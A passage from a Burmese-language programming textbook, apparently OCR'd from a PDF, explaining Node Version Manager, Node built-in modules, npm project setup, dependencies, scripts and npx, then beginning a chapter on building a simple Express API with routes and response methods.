လုပ်ပြီး အသုံးပြုမယ့်အစား Node Version Manager (NVM) လို့ခေါ်တဲ့ နည်းပညာတစ်ခုကို တစ်ဆင့်ခံ အသုံးပြုသင့်ပါတယ်။ Node ပရောဂျက်တွေမှာ Version က ရံဖန်ရံခါ ဒုက္ခပေးတတ်ပါတယ်။ တစ်ချို့ ပရောဂျက်တွေ Run ဖို့အတွက် Node 14 နဲ့မှရမယ်၊ တစ်ချို့ ပရောဂျက်တွေအတွက် Node 16 နဲ့မှရမယ် စသည်ဖြင့် Version အတိအကျလိုအပ်ချက်ရှိလာတဲ့အခါ ကိုယ့်ဘာသာ Install လုပ်ထားရင် လိုချင်တဲ့ Version အတိအကျကို ပြောင်းရခက်ပါတယ်။ Node Version Manager ကတော့ အသုံးပြုလိုတဲ့ Version ကို အခုလို အလွယ်တစ်ကူ ထည့်သွင်းခြင်း၊ ပြောင်းလဲသတ်မှတ် အသုံးပြုခြင်းတွေ ပြုလိုက်နိုင်ပါတယ်။

```
nvm install 18
nvm use 18
```

Install ပြုလုပ်ပုံကိုတော့ NVM ရဲ့ Documentation မှာကြည့်ဖို့ လိုအပ်ပါတယ်။

– https://github.com/nvm-sh/nvm

Node Modules

Node မှာ တစ်ခါထဲ အသင့်သုံးလို့ရတဲ့ Module တွေ ပါပါတယ်။ ဖိုင်တွေ၊ ဖိုဒါတွေ စီမံနိုင်တဲ့ File System Module, Web Server တွေ Service တွေ ဖန်တီးလို့ရတဲ့ HTTP Module, Network Socket ပရိုဂရမ်တွေ ဖန်တီးလို့ရတဲ့ Net Module စသဖြင့် ပါသလို Crypto, OS, Path, Zlib, Stream, URL, Timers စသဖြင့် အထွေထွေသုံး Module တွေ အများကြီး ပါပါတယ်။ အပေါ်မှာ Non-blocking I/O အကြောင်း ပြောတုံးက ပေးခဲ့တဲ့ ကုဒ်နမူနာက File System Module ကို သုံးထားတာပါ။ ဒီ Module တွေအကြောင်းကိုတော့ စုံအောင်ထည့်မပြောနိုင်ပါဘူး။ အသုံးဝင်တဲ့ Build-in Module တွေရှိတယ်၊ လိုအပ်ရင်သုံးလို့ရတယ် ဆိုတာကိုသာ မှတ်ထားပေးပါ။ JavaScript ရေးတတ်တယ်ဆိုရင် ဒီ Module တွေ ယူသုံးရတာက မခက်လှပါဘူး။ Node ရဲ့ Documentation မှာ လေ့လာပြီး သုံးသွားရင် အဆင်ပြေမှာပါ။

- https://nodejs.org/en/docs/

Module တွေက ပုံစံ (၃) မျိုးဖြစ်နိုင်တယ်လို့ ဆိုနိုင်ပါတယ်။ တစ်မျိုးက Node ရဲ့ Build-in Module တွေပါ။ နောက်တစ်မျိုးက JavaScript အခန်းမှာ ဖော်ပြခဲ့သလို ကိုယ်ပိုင်ဖန်တီးထားတဲ့ Module တွေပါ။

နောက်တစ်မျိုးကတော့ npm ရဲ့ အကူအညီနဲ့ ရယူအသုံးပြုတဲ့ Module တွေပဲ ဖြစ်ပါတယ်။ Express အပါအဝင် JavaScript Package ပေါင်းမြောက်များစွာ ရှိနေပါတယ်။ များလွန်းလို့တောင် ခက်နေပါသေးတယ်။ ကိုယ့်ဘာသာ ရေးစရာမလိုသလောက်ပါပဲ။ လုပ်ဆောင်ချက်တစ်ခု လိုအပ်ရင် ရှာကြည့်လိုက်၊ ယူသုံးလို့ရတဲ့ Third-party Module ရှိဖို့ ကျိမ်းသေတယ်လို့ ပြောရမလောက်ပါပဲ။ အဲ့ဒီလို ယူသုံးလို့ရတဲ့ Module တွေကို npm ရဲ့ အကူအညီနဲ့ ယူရတာမို့လို့ npm အကြောင်းကို ဆက်ပြောပါမယ်။

NPM

npm နဲ့ လုပ်မယ့်အလုပ် (၃) ခုရှိတယ်လို့ မှတ်နိုင်ပါတယ်။ တစ်ခုက ပရောဂျက် တည်ဆောက်မှာပါ။ နောက်တစ်ခုကတော့ လိုအပ်တဲ့ Package တွေကို ရယူမှာဖြစ်ပြီး၊ နောက်ဆုံးတစ်ခုကတော့ Script တွေ Run မှာ ဖြစ်ပါတယ်။

npm ကို သုံးပြီး ပရောဂျက်တည်ဆောက်ဖို့အတွက် npm init ကို သုံးနိုင်ပါတယ်။ သူက ပရောဂျက် အမည်၊ Version နံပါတ်၊ ပရောဂျက် Description၊ လိုင်စင်၊ စတဲ့အချက်အလက်တွေကို လာမေးပါလိမ့်မယ်။ တစ်ခုချင်း ဖြေပေးသွားလိုက်ရင် နောက်ဆုံးမှာ ကိုယ်ပေးလိုက်တဲ့ အချက်အလက်တွေ ပါဝင်တဲ့ package.json ဆိုတဲ့ ဖိုင်တစ်ခုထွက်လာပါလိမ့်မယ်။ ဖိုဒါတစ်ခုမှာ package.json ဖိုင် ပါဝင်သွားတာနဲ့ NPM Project တစ်ခု ဖြစ်သွားပါပြီ။ တစ်ကယ်တော့ အမေးအဖြေတွေ တစ်ကြောင်းချင်း လုပ်ရတာကြာပါတယ်။ npm init -y ဆိုပြီး နောက်ဆုံးက -y Option လေးထည့်ပေးလိုက်ရင် ဘာမှ လာမမေးတော့ဘဲ package.json ကို Default Value တွေနဲ့တည်ဆောက်ပေးသွားမှာပါ။ နောက်မှ ပြင်စရာရှိရင် အဲ့ဒီ package.json ကိုဖွင့်ပြင်တာက ပိုအဆင်ပြေပါတယ်။

ဖိုဒါတစ်ခုကို နှစ်သက်ရာအမည်နဲ့ ကိုယ့်ဘာသာ ဆောက်လိုက်ပါ။ အဲ့ဒီဖိုဒါထဲမှာ အခုလို Run ပေးလိုက်ရင် ရပါပြီ။ ပရောဂျက်ဖိုဒါ ဖြစ်သွားပါပြီ။

```
npm init -y

Wrote to /path/to/project/package.json:

{
  "name": "project",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

ပရောဂျက်ဖိုဒါထဲမှာပဲ `npm` ကိုသုံးပြီးတော့ လိုချင်တဲ့ Third-party Package တွေကို ရယူလို့ရပါတယ်။ ဥပမာ ဒီလိုပါ -

```
npm install express
```

ဒါဆိုရင် `express` ဆိုတဲ့ Package ကို `npm` က Download လုပ်ယူပေးယုံသာမက၊ `express` အလုပ်လုပ်နိုင်ဖို့အတွက် ဆက်စပ်လိုအပ်နေတဲ့ Dependency Package တွေကိုပါ အလိုအလျောက် ရယူပေးသွားမှာပါ။ ရရှိလာတဲ့ Package တွေကို `node_modules` ဆိုတဲ့ ဖိုဒါတစ်ခုထဲမှာ အကုန်ထည့်ပေးသွားမှာဖြစ်ပါတယ်။ အသုံးလိုတဲ့အခါ အခုလို အလွယ်တစ်ကူ ချိတ်ဆက်အသုံးပြုလို့ရပါတယ်။

JavaScript

```
const express = require("express");
```

Package အမည်ဖြစ်တဲ့ `express` လို့ပဲပြောလိုက်ဖို့လိုပါတယ်။ Package ရဲ့တည်နေရာကို ပြောပြစရာမလိုပါဘူး။ `npm` က Package တွေ `node_modules` ဆိုတဲ့ ဖိုဒါထဲမှာ ရှိမှန်းသိထားပြီးသားပါ။ `npm install` အစား အတိုကောက် ဒီလိုရေးလို့လည်း ရပါတယ်။ `i` တစ်လုံးတည်းပေးလိုက်တာပါ။

```
npm i express
```

ဒါဆိုရင်လည်း `express` Package ကို ရယူလိုက်တာပါပဲ။ ဒီလိုရယူပြီးနောက် `package.json` ဖိုင်ကို ဖွင့်ကြည့်လိုက်ပါ။ အခုလိုဖြစ်နေနိုင်ပါတယ်။

JSON

```
{
  "name": "project",
  …
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  …
  "license": "ISC",
  "dependencies": {
    "express": "^4.17.1"
  }
}
```

`dependencies` ဆိုတဲ့အပိုင်းတစ်ပိုင်း တိုးလာပြီး အထဲမှာ `express` ပါဝင်နေတာကို တွေ့ရပါလိမ့်မယ်။ အဲ့ဒါကတော့ လက်ရှိပရောဂျက်ဟာ `express` ရှိမှ အလုပ်လုပ်တယ်လို့ သူ့အလိုလို သတ်မှတ်လိုက်တာပါပဲ။ တခြား Package တွေထပ်ပြီးတော့ `install` လုပ်ရင်လည်း အဲ့ဒီလိုထပ်တိုးပြီးတော့ ပါဝင်သွားဦးမှာပါ။

တစ်ချို့ Package တွေက လိုတော့လိုအပ်တယ်၊ ဒါပေမယ့် အဲ့ဒါရှိမှ အလုပ်လုပ်တာ မဟုတ်ဘူး၊ ကုဒ်တွေရေးနေစဉ်မှာပဲ လိုအပ်တာဆိုတာမျိုး ရှိတတ်ပါတယ်။ ဥပမာ - `eslint` လို နည်းပညာမျိုးပါ။ သူက ရေးထားတဲ့ ကုဒ်ထဲမှာရှိနေတဲ့ အမှားတွေကို ရှာပေးနိုင်ပါတယ်။ ဒါကြောင့် သူရှိမှ အလုပ်လုပ်တာမျိုးတော့ မဟုတ်ပါဘူး။ ကုဒ်တွေရေးနေစဉ် Development Time မှာပဲ လိုအပ်တဲ့သဘောပါ။ ဒီလို Package မျိုးကို Development Dependency လို့ခေါ်ပါတယ်။ `install` လုပ်တဲ့အခါ `--save-dev` ဆိုတဲ့ Option နဲ့ တွဲပြီးတော့ `install` လုပ်သင့်ပါတယ်။ အတိုကောက် `-D` လို့ပြောရင်လည်း ရပါတယ်။ ဒီလိုပါ။

```
npm i -D eslint
```

ဒီလို `install` လုပ်ပြီးတဲ့အခါ `package.json` ကို ပြန်လေ့လာကြည့်လိုက်ပါ။ ဒီလိုပုံစံမျိုး ဖြစ်နိုင်ပါတယ်။

JSON

```
{
  "name": "project",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "express": "^4.18.2"
  },
  "devDependencies": {
    "eslint": "^8.35.0"
  }
}
```

devDependencies ဆိုတဲ့ အပိုင်းတစ်ခု ထပ်တိုးသွားတာပါ။ ဒါကြောင့် ဒီဖိုင်ကို ကြည့်လိုက်ယုံနဲ့ ဒီပရောဂျက်မှာ ဘာတွေလိုလဲဆိုတာကို သိရနိုင်ပါတယ်။ စောစောက install လုပ်လိုက်တဲ့ Package တွေကို node_modules ဖိုဒါထဲမှာ သိမ်းသွားတယ်လို့ ပြောခဲ့ပါတယ်။ ကိုယ့် ပရောဂျက်ကို သူများကို ပေးတဲ့အခါ အဲ့ဒီ node_modules ဖိုဒါ ထည့်ပေးစရာမလိုပါဘူး။ အလားတူပဲ သူများ Package တွေကို ယူတဲ့အခါမှာလည်း node_modules ဖိုဒါမပါလို့ ဘာမှမဖြစ်ပါဘူး။ package.json ပါဖို့ပဲလိုပါတယ်။ npm ကို လိုတာတွေအကုန် install လုပ်လိုက်ပါလို့ အခုလို ပြောလို့ရပါတယ်။

```
npm i
```

ဒါပါပဲ။ install အတွက် နောက်က Package အမည် မပေးတော့တာပါ။ ဒါဆိုရင် npm က package.json ကို ကြည့်ပြီးတော့ လိုတာတွေအကုန် install လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

NPM ကို သုံးမယ့်ကိစ္စ (၃) ခုမှာ (၂) ခုတော့ ရသွားပါပြီ။ တစ်ခုက ပရောဂျက်ဆောက်တာပါ။ နောက်တစ်ခုက လိုတဲ့ Package တွေ ရယူတာပါ။ ကျန်နေတဲ့ နောက်ဆုံးတစ်ခုကတော့ Script တွေ Run တာဖြစ်ပါတယ်။ package.json ထဲမှာ scripts ဆိုတဲ့ အပိုင်းတစ်ပိုင်းပါပါတယ်။ အဲ့ဒီ scripts မှာအခုလို နမူနာ script လေးတစ်ခုလောက် ရေးပြီး ထည့်လိုက်ပါ။

JSON

```
{
  "name": "project",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",

  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "fun": "echo \"NPM scripts are fun\""
  },
  …
  "dependencies": {
    "express": "^4.17.1"
  },
  "devDependencies": {
    "eslint": "^7.9.0"
  }
}
```

`scripts` ထဲမှာ `test` က နဂိုကတည်းကပါတာပါ။ `fun` လို့ခေါ်တဲ့ Script တစ်ခု ထပ်ရေးပြီး ထည့်ပေးလိုက်တာပါ။ ဘာမှအထူးအဆန်းတော့ မဟုတ်ပါဘူး စာလေးတစ်ကြောင်း ရိုက်ထုတ်ပေးတဲ့ Script ပါ။ အဲ့ဒီ Script ကို အခုလို `npm` နဲ့ Run ခိုင်းလို့ရပါတယ်။

```
npm run fun

> app@1.0.0 fun /home/eimg/Desktop/app
> echo "NPM scripts are fun"

NPM scripts are fun
```

ဒီနည်းကိုသုံးပြီး ပရောဂျက်နဲ့ Source Code တွေကို စီမံတဲ့ Script တွေရေးထားပြီး လိုတဲ့အချိန် Run လို့ရခြင်း ဖြစ်ပါတယ်။ Development Process Management အတွက် အရေးပါတဲ့ လုပ်ဆောင်ချက်ပါ။ ကုဒ်တွေရေးပြီးတဲ့အခါ Jest Test Library သုံးပြီး Unit Test တွေ Run ပေးဖို့လိုနိုင်ပါတယ်။ ESLint လိုနည်းပညာမျိုးနဲ့ ကုဒ်အမှားတွေ ရှာခိုင်းလို့ ရနိုင်ပါတယ်။ Babel လိုနည်းပညာမျိုး နဲ့ Compile လုပ်ဖို့ လိုတာတွေ Compile လုပ်ဖို့လိုနိုင်ပါတယ်၊ ဥပမာ React ရဲ့ JSX နဲ့ ရေးထားတဲ့ကုဒ်ကို JavaScript ဖြစ်အောင် ပြောင်းတာမျိုးပါ။ Webpack လိုနည်းပညာမျိုးနဲ့ ပရောဂျက်ကို Development Server နဲ့ Run ဖို့လိုနိုင်ပါတယ်။ ဒါမျိုးတွေကို တစ်ခုချင်း Manual လုပ်မယ့်အစား Script တွေရေးထားလိုက်မယ်ဆိုရင် NPM Script နဲ့ လိုအပ်ချိန်မှာ တစ်ချက်တည်းနဲ့ Run လို့ရမှာဖြစ်ပါတယ်။ ဒီအကြောင်းအရာတွေကတော့ ကျွန်တော်တို့

အဓိကထား လေ့လာချင်တဲ့အကြောင်းအရာနဲ့ Out of scope ဖြစ်နေလို့ ထည့်မပြောပါဘူး။ NPM နဲ့ Script တွေ Run လို့ရတယ်ဆိုတာကိုသာ မှတ်ထားလိုက်ပါ။

နောက်ထပ်တစ်ခု မှတ်သင့်ပါသေးတယ်။ `npm` နဲ့ အခုနမူနာ `install` လုပ်ပြတဲ့ Package တွေကို Local Package လို့ခေါ်ပါတယ်။ လက်ရှိပရောဂျက်နဲ့ပဲ သက်ဆိုင်ပြီး လက်ရှိပရောဂျက် ထဲကနေပဲ သုံးခွင့်ရှိတဲ့ Package တွေပါ။ လိုအပ်ရင် Global Package ခေါ် System Wide ကြိုက်တဲ့နေရာကနေ ချိတ်သုံးလို့ရအောင်လည်း install လုပ်လို့ရပါတယ်။ `--global` သို့မဟုတ် `-g` Option နဲ့တွဲပြီး `install` လုပ်ရပါတယ်။ ဒီလိုပါ -

```
npm i -g eslint
```

ဒီတစ်ခါတော့ `eslint` ကို Global Package အနေနဲ့ Install လုပ်လိုက်တာပါ (Ubuntu Linux လို့ စနစ်မျိုးမှာ ရှေ့က `sudo` ထည့်ပေးဖို့ လိုနိုင်ပါတယ်)။ ဒါကြောင့် ဒီ Package ကို System Wide ကြိုက်တဲ့နေရာကနေ ခေါ်သုံးလို့ရသွားပါပြီ။

`npx` ဆိုတာလည်း ရှိပါသေးတယ်။ တစ်ချို့ Install လုပ်ထားတဲ့ Package တွေက Module အနေနဲ့ ခေါ်သုံးဖို့ မဟုတ်ပါဘူး။ လိုအပ်တဲ့အခါ Run နိုင်ဖို့ Install လုပ်ထားတာပါ။ အခုနမူနာပေးနေတဲ့ `eslint` ဆိုရင်လည်း ဒီသဘောပါပဲ။ ဒီ Package ကိုခေါ်သုံးပြီး ကုဒ်တွေရေးဖို့ထက်စာရင် ဒီ Package ကို Run ပြီးတော့ ကုဒ်တွေကို စစ်ဖို့ဖြစ်ပါတယ်။ Global Package အနေနဲ့ Install လုပ်ထားရင် အခုလို ရိုးရိုး Command တစ်ခုကဲ့သို့ Run လို့ရပါတယ်။ ကြိုက်တဲ့နေရာကနေ Run လို့ရပါတယ်။

```
eslint --init
eslint math.js
```

`eslint --init` နဲ့ Configuration ဖိုင်တည်ဆောက်ပြီး နောက်တစ်ဆင့်မှာ `math.js` ထဲမှာရှိတဲ့အမှားတွေကို စစ်ခိုင်းလိုက်တာပါ။ အကယ်၍ Local Package အနေနဲ့ Install လုပ်ထားတာ ဆိုရင်တော့ `npx` ကိုသုံးပြီး အခုလို Run ပေးရပါတယ်။

```
npx eslint --init
npx eslint math.js
```

ဒီလောက်ဆိုရင်တော့ Node တို့ NPM တို့နဲ့ပက်သက်ပြီး သိသင့်တာလေးတွေ စုံသလောက်ရှိသွားပါပြီ။

အခုပြောခဲ့တဲ့ထဲမှာ ရေးမယ်လို့ ရည်ရွယ်ထားတဲ့ ပရောဂျက်အကြောင်းတော့ မပါသေးပါဘူး။ နောက်တစ်ခန်းကျတော့မှ Express ကိုလေ့လာရင်း ဆက်ရေးသွားကြမှာမို့လို့ပါ။

အခန်း (၇၃) – Express

Express ဟာ JavaScript Server-side Framework တွေထဲမှာ လူသုံးအများဆုံးဖြစ်ပြီးတော့ Service နဲ့ API တွေဖန်တီးဖို့အတွက် အဓိကအသုံးပြုကြပါတယ်။ ရိုးရှင်းပြီး အသုံးပြုရလည်း လွယ်သလို စွမ်းဆောင်ရည်မြင့်ပြီး မြန်တဲ့အတွက် လက်တွေ့အသုံးချ ပရောဂျက်ကြီးတွေကထိ အားကိုးအားထား ပြုကြရတဲ့ Framework ပါ။

ပြီးခဲ့တဲ့အခန်းမှာ NPM အကြောင်းပြောရင်း ပရောဂျက်တည်ဆောက်ပုံနဲ့ Express ကို ရယူပုံဖော်ပြခဲ့ပါတယ်။ ပြန်ကြည့်နေရတာမျိုးမဖြစ်အောင် နောက်တစ်ခေါက် ပြန်ပြောလိုက်ပါမယ်။ ပထမဦးဆုံး မိမိနှစ်သက်ရာအမည်နဲ့ ဖိုဒါတစ်ခုဆောက်လိုက်ပါ။ ပြီးတဲ့အခါ အဲ့ဒီဖိုဒါထဲမှာ အခုလို ပရောဂျက်တစ်ခု ဖန်တီးပြီး Express ကိုထည့်သွင်းပေးလိုက်ပါ။

```
npm init -y
npm i express
```

ဒါဆိုရင် Express ကို အသုံးပြုပြီး ကုဒ်တွေ စရေးလို့ရပါပြီ။ ရေးချင်တဲ့ ပရောဂျက်ကုဒ်တွေ မရေးခင် Express ရဲ့ သဘောသဘာဝတစ်ချို့ကို အရင်ပြောပြချင်ပါတယ်။ ပထမဆုံးအနေနဲ့ Express ကိုသုံးပြီး API URL သတ်မှတ်ပုံနဲ့ Server Run ပုံ Run နည်းကို အရင်ပြောပြပါမယ်။ ပရောဂျက်ဖိုဒါထဲမှာ `index.js` အမည်နဲ့ ဖိုင်တစ်ခုဆောက်ပြီး အခုလို ရေးသားပေးပါ။

JavaScript

```
const express = require("express");
const app = express();

app.get("/api/people", function(req, res) {
    const data = [
        { name: "Bobo", age: 22 },
        { name: "Nini", age: 23 },
    ];

    return res.status(200).json(data);
});

app.listen(8000, function() {
    console.log("Server running at port 8000...");
});
```

ဒီကုဒ်မှာ ပထမဆုံး `express` ကို Import လုပ်ယူပါတယ်။ ပြီးတဲ့အခါသူ့ကို Run ပြီးတော့ `app` Object တစ်ခုတည်ဆောက်ပါတယ်။ နမူနာမှာ `app` ရဲ့ Method (၂) ခုကို သုံးထားပါတယ်။ `get()` နဲ့ `listen()` တို့ဖြစ်ပါတယ်။ `get()` ဟာ Route Method တစ်ခုဖြစ်ပြီး URL လိပ်စာတွေ သတ်မှတ်ဖို့ သုံးပါတယ်။ လက်ခံလိုတဲ့ Request Method ပေါ်မူတည်ပြီး `get()`, `post()`, `put()`, `patch()`, `delete()` စသဖြင့် Route Method တွေ အစုံရှိပါတယ်။ ကိုယ်လိုအပ်တဲ့ Method ကို အသုံးပြုနိုင်ပါတယ်။

Route Method တွေဟာ URL နဲ့ Callback Function တို့ကို Parameter များအနေနဲ့ လက်ခံပါတယ်။ URL သတ်မှတ်ပုံကတော့ ဟိုး RESTful API မှာ ရှင်းပြခဲ့ပြီးဖြစ်တဲ့ ဖွဲ့စည်းပုံအတိုင်း သတ်မှတ်နိုင်ပါတယ်။ Callback Function ကတော့ သတ်မှတ်ထားတဲ့ URL ကိုအသုံးပြုပြီး Request ဝင်ရောက်လာတဲ့အခါ အလုပ်လုပ်မယ့် Function ဖြစ်ပါတယ်။ သူ့မှာ Request နဲ့ Response Object တွေကို လက်ခံအသုံးပြုလို့ ရပါတယ်။ နမူနာမှာ Request ကို `req` ဆိုတဲ့ Variable နဲ့လက်ခံပြီး Response ကို `res` ဆိုတဲ့ Variable နဲ့ လက်ခံယူထားတာကို တွေ့နိုင်ပါတယ်။ `req` မှာ Request နဲ့ပက်သက်တဲ့ Header တွေ Body တွေ အကုန်ရှိပါတယ်။ တခြားအသုံးဝင်နိုင်တဲ့ Cookie တို့ Host တို့ IP Address တို့လည်း ရှိပါတယ်။ အလားတူပဲ `res` ကို သုံးပြီးတော့ လိုအပ်တဲ့ Response Header, Status Code နဲ့ Body တွေ သတ်မှတ်လို့ရပါတယ်။

ပေးထားတဲ့နမူနာအရ `get()` Method ကိုသုံးပြီးရေးထားလို့ Request Method က `GET` ဖြစ်ရပါမယ်။ ပါ။ URL က `/api/people` အတိအကျဖြစ်ရပါမယ်။ Request Header နဲ့ Body ကတော့ ပေးပို့သူ ကြိုက်သလိုပို့လို့ ရပါတယ်။ သူပို့သမျှ `req` ထဲမှာ အကုန်ရှိနေမှာပါ။

နမူနာကုဒ်ရဲ့ အလုပ်လုပ်ပုံကတော့ ရိုးရိုးလေးပါ။ `data` လို့ခေါ်တဲ့ Sample JSON Array တစ်ခုရှိပါတယ်။ `res.status()` ကိုသုံးပြီး Status Code သတ်မှတ်ပါတယ်။ `json()` ကတော့ အလုပ်နှစ်ခု လုပ်ပေးပါ တယ်။ Response Header မှာ `Content-Typ: application/json` လို့သတ်မှတ်ပြီး ပေးလိုက် တဲ့ JSON `data` ကို Response Body အနေနဲ့ ပြန်ပို့ပေးမှာပါ။ တခြား `send()`, `sendFile()` စ သဖြင့် ပြန်ပို့ချင်တဲ့ Content အမျိုးအစားပေါ်မူတည်ပြီး ပို့လို့ရတဲ့ လုပ်ဆောင်ချက်တွေ ရှိပါသေးတယ်။ ဒါ ပေမယ့် ကျွန်တော်တို့ကတော့ `json()` ကိုပဲ သုံးဖြစ်မှာပါ။ `end()` ဆိုတဲ့ လုပ်ဆောင်ချက်တစ်ခုတော့ ရံဖန်ရံခါလိုနိုင်ပါတယ်။ ဥပမာ -

JavaScript

```
res.status(204).end()
```

`204` ရဲ့ သဘောကိုက No Content ဖြစ်လို့ Response Body မပို့သင့်ပါဘူး။ ဒါကြောင့် `end()` နဲ့ Response ကို အပြီးသတ်ပေးလိုက်တဲ့ သဘောပါ (ဒါမှမဟုတ် အဲ့ဒီလို နှစ်ခုတွဲ ရေးမနေတော့ဘဲ `sendStatus()` ကို သုံးလို့လည်း ရပါတယ်။ သူလည်း Status Code ချည်းပြန်ပို့တာပါပဲ။ ကိုယ့်ဘာသာ `end()` လုပ်ပေးစရာတော့ မလိုတော့ပါဘူး)။

Response Header တွေ သတ်မှတ်လိုရင် `res.set()` ကိုသုံးနိုင်ပါတယ်။ ဥပမာ -

JavaScript

```
res.set({
    "Location": "http://domain/api/people/3",
    "X-Rate-Limit-Limit": 60,
});
```

`res.append()` ကိုလည်းသုံးနိုင်ပါတယ်။ သူကတော့ Header တွေကို အခုလိုတစ်ခါထဲ အကုန်မ သတ်မှတ်ဘဲ တစ်ခုချင်း ထပ်တိုးချင်ရင် အသုံးဝင်ပါတယ်။

JavaScript


```
res.append("X-Rate-Limit-Remaining": 58);
```

ဟိုအပေါ်မှာ ပေးထားတဲ့ကုဒ်နမူနာမှာ `res.status(200).json(data)` လို့ပြောတဲ့အတွက် Status Code `200`, `Content-type: application/json` နဲ့ `data` ကို Response Body အဖြစ် ပြန်ပို့ပေးသွားမှာပါ။ ပြီးတော့မှ `listen()` ကိုသုံးပြီး Server Run ခိုင်းထားပါတယ်။ Port နံပါတ်နဲ့ Callback Function ပေးရပါတယ်။ Port နံပါတ်ကို `8000` လို့ပေးထားပြီး Callback Function ကတော့ Server Run ပြီးရင် အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။


စမ်းကြည့်လို့ ရပါတယ်။ ရေးထားတဲ့ကုဒ်ကို အခုလို node နဲ့ Run ပေးရပါမယ်။

```
node index.js

Server running at port 8000…
```

Server Run နေပြီဖြစ်လို့ နှစ်သက်ရာ Web Browser တစ်ခုကိုဖွင့်ပြီး `localhost:8000` နဲ့ စမ်းကြည့်လို့ရပါတယ်။ အခုလိုတွေ့ရပါမယ်။



ဘာမှမပါတဲ့ Root URL အလွတ်ဖြစ်နေလို့ အဲ့ဒီလိုတွေ့ရတာပါ။ ဒါကြောင့် `localhost:8000/api/people` ကို စမ်းကြည့်လိုက်ပါ။ အခုလိုတွေ့ရပါလိမ့်မယ်။



ဒါဟာ API တစ်ခုဖန်တီးလိုက်တာပါပဲ။ နောက်ထပ်သိသင့်တာလေး တစ်ချို့ထပ်မှတ်ပါ။ ပထမတစ်ခုကတော့ Dynamic URL သတ်မှတ်ပုံသတ်မှတ်နည်း ဖြစ်ပါတယ်။ စောစောကနမူနာမှာ URL က Static ပါ။ အသေသတ်မှတ်ထားလို့ သတ်မှတ်ထားတဲ့အတိုင်း အတိအကျအသုံးပြုမှ အလုပ်လုပ်ပါတယ်။ Dynamic URL တော့ URL ရဲ့ဖွဲ့စည်းပုံ သတ်မှတ်ထားတဲ့အတိုင်း မှန်ရမယ်၊ ဒါပေမယ့် တန်ဖိုးပြောင်းလို့ရတဲ့ URL အမျိုးအစားပါ။ ဒီလိုသတ်မှတ်ပေးနိုင်ပါတယ်။

